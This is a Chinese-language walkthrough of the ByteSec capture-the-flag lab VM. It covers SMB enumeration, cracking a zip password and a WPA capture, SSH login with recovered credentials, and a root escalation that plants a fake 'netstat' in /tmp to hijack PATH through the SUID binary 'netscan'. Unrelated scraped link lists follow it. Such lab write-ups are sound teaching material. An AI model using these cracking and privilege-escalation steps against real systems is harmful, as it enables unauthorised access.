
Os-ByteSec
Os-ByteSec
1 信息收集


1.1 端口扫描
1.2 后台目录扫描
# 没有啥东东

---- Scanning URL: http://192.168.0.3/ ----

http://192.168.0.3/css/

http://192.168.0.3/gallery/

http://192.168.0.3/html/

http://192.168.0.3/img/

http://192.168.0.3/index.html

http://192.168.0.3/js/

http://192.168.0.3/news/
2 服务漏洞利用
2.1 检测smb服务漏洞
使用nmap扫描smb漏洞:没啥东东
nmap -sV -T4 -p139,445 192.168.0.3 --script smb-vuln-*

使用

smbmap枚举smb用户信息:匿名访问无权限smbmap -H 192.168.0.3

使用
enum4linux检测目标系统上的smb服务:找到3个用户enum4linux 192.168.0.3 S-1-22-1-1000 Unix User\sagar (Local User)
S-1-22-1-1001 Unix User\blackjax (Local User)
S-1-22-1-1002 Unix User\smb (Local User)

查看smb用户是否有列出用户共享目录权限:smb用户可以无密码列出共享目录
使用smbclient命令列出smb隐藏目录
smbclient //192.168.0.3/smb -U smb

get main.txt

get safe.zip

查看下载的文件
# main.txt 没有东东

safe.zip解压需要密码
暴破safe.zip文件密码:
fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u safe.zip


解压后发现user.cap包为无线wps的抓包,使用aricrack-ng暴力猜解:
aircrack-ng -w /usr/share/wordlists/rockyou.txt user.cap

blackjax:snowflake
2.2 GetShell

尝试登录ssh
ssh blackjax@192.168.0.3 -p 2525

切换shell
python -c "import pty;pty.spawn('/bin/bash')"
3 提权
3.1 尝试提权
利用sudo提权:失败
sudo su -
3.2 收集当前系统信息

查看目标系统中存在哪些用户:sagar,blackjax,smb
在blackjax用户家目录下得到user.txt
# 查找每个用户所创建的文件

find / -user 1001 2>/dev/null


f589a6959f3e04037eb2b3eb0ff726ac

明文:abhishek
查找目标系统中拥有SID权限的命令:netscan
blackjax@nitin:~$ find / -type f -perm -u=s 2>/dev/null

/usr/lib/dbus-1.0/dbus-daemon-launch-helper

/usr/lib/openssh/ssh-keysign

/usr/lib/policykit-1/polkit-agent-helper-1

/usr/lib/snapd/snap-confine

/usr/lib/i386-linux-gnu/lxc/lxc-user-nic

/usr/lib/eject/dmcrypt-get-device

/usr/bin/newgidmap

/usr/bin/gpasswd

/usr/bin/newuidmap

/usr/bin/chfn

/usr/bin/passwd

/usr/bin/chsh

/usr/bin/at

/usr/bin/pkexec

/usr/bin/newgrp

/usr/bin/netscan

/usr/bin/sudo

/bin/ping6

/bin/fusermount

/bin/mount

/bin/su

/bin/ping

/bin/umount

/bin/ntfs-3g
3.3 利用SID命令劫持系统命令提权:netscan
确认netscan功能:输出结果与
netstat -pant相似blackjax@nitin:~$ netscan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 0.0.0.0:2525 0.0.0.0:* LISTEN 1031/sshd
tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN 1266/smbd
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN 1042/mysqld
tcp 0 0 0.0.0.0:139 0.0.0.0:* LISTEN 1266/smbd
tcp 0 36 10.1.1.3:2525 192.168.0.2:60762 ESTABLISHED 2186/sshd: blackjax
tcp 0 0 10.1.1.3:2525 192.168.0.2:60760 ESTABLISHED 1687/sshd: blackjax
tcp6 0 0 :::2525 :::* LISTEN 1031/sshd
tcp6 0 0 :::445 :::* LISTEN 1266/smbd
tcp6 0 0 :::139 :::* LISTEN 1266/smbd
tcp6 0 0 :::80 :::* LISTEN 1173/apache2
分析netscan文件
blackjax@nitin:~$ whereis netscan

netscan: /usr/bin/netscan

blackjax@nitin:~$ whereis xxd

xxd: /usr/bin/xxd /usr/share/man/man1/xxd.1.gz

blackjax@nitin:~$ xxd /usr/bin/netscan | less

# 调用的是netstat -pant

当Unix调用系统命令时,首先会查找本地目录下的命令文件,如果存在,优先执行本地的命令;如果不存在,则通过系统变量查找要执行的命令文件
blackjax@nitin:~$ cd /tmp/

blackjax@nitin:/tmp$ echo "/bin/bash" > netstat

blackjax@nitin:/tmp$ chmod +x netstat

blackjax@nitin:/tmp$ echo $PATH

/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin

# 添加/tmp目录下的命令到系统的环境变量中


blackjax@nitin:/tmp$ export PATH=/tmp:$PATH

blackjax@nitin:/tmp$ netscan

root@nitin:/tmp#
Os-ByteSec的更多相关文章
- NodeJs之OS
OS Node.js提供了一些基本的底层操作系统的模块OS. API var os = require('os'); console.log('[arch] 操作系统CPU架构'+os.arch()) ...
- Node.js:OS模块
os模块,可以用来获取操作系统相关的信息和机器物理信息,例如操作系统平台,内核,cpu架构,内存,cpu,网卡等信息. 使用如下所示: const os = require('os'); var de ...
- Xamarin+Prism开发详解四:简单Mac OS 虚拟机安装方法与Visual Studio for Mac 初体验
Mac OS 虚拟机安装方法 最近把自己的电脑升级了一下SSD固态硬盘,总算是有容量安装Mac 虚拟机了!经过心碎的安装探索,尝试了国内外的各种安装方法,最后在youtube上找到了一个好方法. 简单 ...
- Mac OS 使用 Vagrant 管理虚拟机(VirtualBox)
Vagrant(官网.github)是一款构建虚拟开发环境的工具,支持 Window,Linux,Mac OS,Vagrant 中的 Boxes 概念类似于 Docker(实质是不同的),你可以把它看 ...
- Mac OS、Ubuntu 安装及使用 Consul
Consul 概念(摘录): Consul 是 HashiCorp 公司推出的开源工具,用于实现分布式系统的服务发现与配置.与其他分布式服务注册与发现的方案,比如 Airbnb 的 SmartStac ...
- java 利用ManagementFactory获取jvm,os的一些信息--转
原文地址:http://blog.csdn.net/dream_broken/article/details/49759043 想了解下某个Java项目的运行时jvm的情况,可以使用一些监控工具,比如 ...
- 让 ASP.NET vNext 在 Mac OS 中飞呀飞。。。
写在前面 阅读目录: 娓娓道来 Install ASP.NET vNext Command Line Tools 安装 Homebrew 使用 Homebrew,安装 KVM Install Subl ...
- Mac OS X 上编写 ASP.NET vNext (二) IDE配置
上一篇中介绍了如何在OS X上搭建.Net运行时.不过光有运行时还不够,还需要有一个好用的IDE,有了IDE的支持,OS X上的开发才称为可能. 和上篇类似,这里先列举出具体步骤,个人可以根据自己的情 ...
- 在Mac OS X上安装ASP.NET 5(译文)
ASP.NET 5 运行在包括OS X的可用于多个平台的.NET Execution Environment(DNX)上.本文介绍如何在OS X上通过HomeBrew安装DNX和ASP.NET 5. ...
- Python标准模块--os
1.模块简介 os模块主要包含普遍的操作系统相关操作,如果开发者希望自己开发的Python应用能够与平台无关,尤其需要关注os这个模块. 2.模块使用 2.1 os模块 1. os.name,输出字符 ...
随机推荐
- Zabbix技术分享——使用Zabbix6.0监控业务日志
企业日常IT运维过程中,常会碰到需要监控业务日志的情况,以下将介绍如何使用Zabbix6.0监控业务日志. 应用场景描述: 企业IT运维部门使用自建zabbix平台对公司某业务系统进行了监控.近段时间 ...
- 【每日一题】【链表&头插法&ASCII码】【链表&迭代器】2022年1月28日-NC1 大数加法
描述以字符串的形式读入两个数字,编写一个函数计算它们的和,以字符串形式返回. 思路:原生链表&头插法节点值 import java.util.*; public class Solution ...
- JavaSE流程学习图
- 基于人人框架--本地项目部署流程(前后端+IIS上传功能)
基于人人框架--本地项目部署流程(前后端+IIS上传功能) 一.环境要求 JAVA环境 JDK:1.8 IIS 本地电脑必须要有IIS服务 MySQL 数据库采用MySQL数据库,安装版本为 5.7. ...
- .NET周报【12月第2期 2022-12-15】
国内文章 九哥聊Kestrel网络编程第一章:开发一个Redis服务器 https://mp.weixin.qq.com/s/HJYnBE-7wbvkAYHxQaq3eQ 我和拥有多个.NET 千星开 ...
- Mybatis-9.28
Mybatis-9.28 环境: JDK1.8 Mysql 5.7 maven 3.6.1 IDEA 回顾: JDBC Mysql Java基础 Maven Junit SSM框架:配置文件的. 最好 ...
- [python] Python数据序列化模块pickle使用笔记
pickle是一个Python的内置模块,用于在Python中实现对象结构序列化和反序列化.Python序列化是一个将Python对象层次结构转换为可以本地存储或者网络传输的字节流的过程,反序列化则是 ...
- 焦距的物理尺度、像素尺度之间的转换关系以及35mm等效焦距
已知: 物理焦距:F=35.56,单位:mm 图片大小:width*height=6000*4000,单位:pixel CCD尺寸:ccdw*ccdh=23.5*15.6,单位:mm 求: 像素焦距: ...
- mysql 复制数据
1.表存在 insert into table_name(key1,key2) select key3,key4 from table_name_2; 2.表不存在 create table test ...
- OPPO 后端开发 一、二面面经
你好,我是 Guide,看了这么多面试成功的经验分享,今天来看一个读者分享的 Oppo 秋招面试失败经历. 面经合集请看:Java面试题&面经精选集. 下面是正文(文中的我为读者本人). 个人 ...